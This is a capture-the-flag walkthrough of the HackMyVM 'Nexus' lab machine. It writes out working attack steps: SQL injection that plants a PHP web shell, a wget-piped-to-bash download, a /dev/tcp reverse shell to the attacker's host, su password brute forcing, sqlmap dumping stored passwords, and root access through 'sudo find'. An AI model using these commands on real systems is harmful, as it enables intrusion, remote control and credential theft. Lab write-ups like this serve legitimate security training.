
Máquina Nexus

https://hackmyvm.eu/machines/machine.php?vm=Nexus


Nexus
22
80
SQLI to RCE auth-login.php
Reverse shell as www-data
Trying to brute force shelly user
Meanwhile
sqlmap to dump the databases and found shelly password
su to shelly user using their dumped pass
get the root thanks to execute "find" as sudo

Reconnaissance

SHELL

```
❯ sudo nmap -sS --min-rate 5000 -p- --open -n -Pn 192.168.1.14 -oN scan1.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-10 15:18 CEST
Nmap scan report for 192.168.1.14
Host is up (0.12s latency).
```

```
Not shown: 52392 filtered tcp ports (no-response), 13141 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: F8:B5:4D:EC:75:E3 (Intel Corporate)

Nmap done: 1 IP address (1 host up) scanned in 38.98 seconds
```


Nmap report us the port *22* and *80*, lets try further information

SHELL

```
❯ nmap -sCV -p80,22 192.168.1.14 -oN scan2.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-10 15:20 CEST
Nmap scan report for NexusLabCTF.home (192.168.1.14)
Host is up (0.0061s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u5 (protocol 2.0)
| ssh-hostkey:
|   256 48:42:7a:cf:38:19:20:86:ea:fd:50:88:b8:64:36:46 (ECDSA)
|_  256 9d:3d:85:29:8d:b0:77:d8:52:c2:81:bb:e9:54:d4:21 (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.62 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.60 seconds
```

At the web page we get this creppy stuff. So for now what we can do is fuzz and add the domain that nmap reported us in */etc/hosts*

What we can do now is start fuzzing for directories and files




```
# Static table lookup for hostnames.
# See hosts(5) for details.

127.0.0.1 localhost
::1 localhost



192.168.1.14 NexusLabCTF.home

```


SHELL

```
❯ gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u
http://192.168.1.14 -x php,html,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.14
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 277]
/index.html           (Status: 200) [Size: 825]
/.php                 (Status: 403) [Size: 277]
/login.php            (Status: 200) [Size: 352]
/index2.php           (Status: 200) [Size: 75134]
```

We see a *index2.php* and we see this beauty page where I find a login page



```
C:\> initializing HackMyVM daemon...
C:\> accessing global database...
C:\> calibrating conection...
C:\> establishing secure channel...
C:\> READY_
```



CENTRAL NEXUS SPIRITADMINS

The unified control center for all void operations.

SYSTEM STATUS

87%

```
CPU Usage: 42%
Memory: 3.2TB / 8TB
Void Integrity: STABLE
NEXUS> initialize global protocol --login
AUTHORIZATION REQUIRED
NEXUS MSG> _ AUTHORIZATION PANEL :: http://[personal ip]/auth-login.php
```


ACTIVE NODES

COMMAND INTERFACE

```
NEXUS> initialize global protocol --login
AUTHORIZATION REQUIRED
NEXUS MSG> _ AUTHORIZATION PANEL :: http://[personal ip]/auth-login.php
```

Explotation


Trying in this web page it is vulnerable to SQLI (blind)



Connect to freedom net

test'


●●●●



Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'test'' at line 1 in /var/www/html/login.php:22 Stack trace: #0 /var/www/html/login.php(22): mysqli->query() #1 {main} thrown in **/var/www/html/login.php** on line **22**


I decided to get a shell since the target is Linux and is using php:

```shell
test' union select 1,2,"<?php system($_GET['cmd']); ?>" into outfile "/var/www/html/cmd.php" -- -
```



http://192.168.1.14/cmd.php?cmd=whoami

1 2 www-data



```
.php?cmd=wget -qO- 192.168.1.18/shell.sh|bash
```

```
❯ cat shell.sh
       File: shell.sh
   #/usr/bin/bash

   /bin/bash -i >& /dev/tcp/192.168.1.18/443 0>&1

❯ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.1.14 - - [10/Jun/2025 15:46:00] "GET /shell.sh HTTP/1.1" 200 -
```

```
❯ sudo nc -nlvp 443
Connection from 192.168.1.14:45894
bash: cannot set terminal process group (564): Inappropriate ioctl for device
bash: no job control in this shell
www-data@NexusLabCTF:/var/www/html$
```

Privilage escalation

Once in, we can see the existence of shelly user

SHELL

```
www-data@NexusLabCTF:/home$ ls -la
total 12
drwxr-xr-x  3 root   root   4096 Mar 28 16:18 .
drwxr-xr-x 18 root   root   4096 Mar 28 16:10 ..
drwx------  4 shelly shelly 4096 May  8 22:51 shelly
```

We can try to brute for it using `suBF.sh`

SHELL

```
❯ cp /usr/share/wordlists/rockyou.txt .
❯ ls
□ n  □ rockyou.txt  □ scan1.txt  □ scan2.txt  □ shell.sh
❯ wget https://raw.githubusercontent.com/carlospolop/su-bruteforce/refs/heads/master/suBF.sh .
--2025-06-10 15:48:32--  https://raw.githubusercontent.com/carlospolop/su-bruteforce/refs/heads/master/suBF.sh
Loaded CA certificate '/etc/ssl/certs/ca-certificates.crt'
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.111.133,
185.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2340 (2.3K) [text/plain]
Saving to: ‘suBF.sh’

suBF.sh                   100%[===========================================>]   2.29K  --.-KB/s    in 0.01s

2025-06-10 15:48:32 (195 KB/s) - ‘suBF.sh’ saved [2340/2340]

Prepended http:// to '.'
--2025-06-10 15:48:32--  http://./
Resolving . (.)... failed: No address associated with hostname.
wget: unable to resolve host address ‘.’
FINISHED --2025-06-10 15:48:32--
Total wall clock time: 0.3s
Downloaded: 1 files, 2.3K in 0.01s (195 KB/s)
```

I copy the files to my directory and using python I start a http server in order to share those files

SHELL

```
www-data@NexusLabCTF:/tmp$ wget http://192.168.1.18/suBF.sh
--2025-06-10 15:50:22--  http://192.168.1.18/suBF.sh
Connecting to 192.168.1.18:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2340 (2.3K) [application/x-sh]
Saving to: 'suBF.sh'

suBF.sh           100%[===================>]   2.29K  --.-KB/s    in 0.001s
```

```
2025-06-10 15:50:22 (1.63 MB/s) - 'suBF.sh' saved [2340/2340]

www-data@NexusLabCTF:/tmp$ wget http://192.168.1.18/rockyou.txt
--2025-06-10 15:50:29--  http://192.168.1.18/rockyou.txt
Connecting to 192.168.1.18:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 139921497 (133M) [text/plain]
Saving to: 'rockyou.txt'

rockyou.txt         100%[===================>] 133.44M  2.33MB/s    in 62s

2025-06-10 15:51:31 (2.15 MB/s) - 'rockyou.txt' saved [139921497/139921497]
```

Once we got the files in the target machines using `wget` we can start brute forcing.

In an attemp to bruteforce shelly I didn't get nothing so go back to the login page.

SInce is a SQL Blind injection I'm going to dump the databases using `sqlmap` in order to do it quickly

```
SHELL
sqlmap http://192.168.1.14/auth-login.php --form --dbs --batch
```

```
SHELL
available databases [6]:
[*] information_schema
[*] mysql
[*] Nebuchadnezzar
[*] performance_schema
[*] sion
[*] sys
```

```
SHELL
sqlmap http://192.168.1.14/auth-login.php --form -D Nebuchadnezzar --tables --batch
```

```
SHELL
[1 table]
+-------+
| users |
+-------+
```

```
SHELL
sqlmap http://192.168.1.14/auth-login.php --form -D Nebuchadnezzar -T users --columns --batch
```

```
SHELL
Database: Nebuchadnezzar
Table: users
[3 columns]
```

```
+----------+--------------+
| Column   | Type         |
+----------+--------------+
| id       | int(11)      |
| password | varchar(255) |
| username | varchar(50)  |
+----------+--------------+
```

SHELL

```
sqlmap http://192.168.1.14/auth-login.php --form -D Nebuchadnezzar -T users -C id,password,username --dump --batch
```

SHELL

```
Database: Nebuchadnezzar
Table: users
[2 entries]
+----+--------------------+----------+
| id | password           | username |
+----+--------------------+----------+
| 1  | F4ckTh3F4k3H4ck3r5 | shelly   |
| 2  | cambiame2025       | admin    |
+----+--------------------+----------+
```

We've got the shelly's password.

Once as shelly we can execute `find` as sudo so lets search in gtfobins and get the root:

SHELL

```
shelly@NexusLabCTF:~/SA$ sudo -l
Matching Defaults entries for shelly on NexusLabCTF:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    env_keep+=LD_PRELOAD, use_pty

User shelly may run the following commands on NexusLabCTF:
    (ALL) NOPASSWD: /usr/bin/find
```

SHELL

```
    sudo find . -exec /bin/sh \; -quit

# id
uid=0(root) gid=0(root) grupos=0(root)
```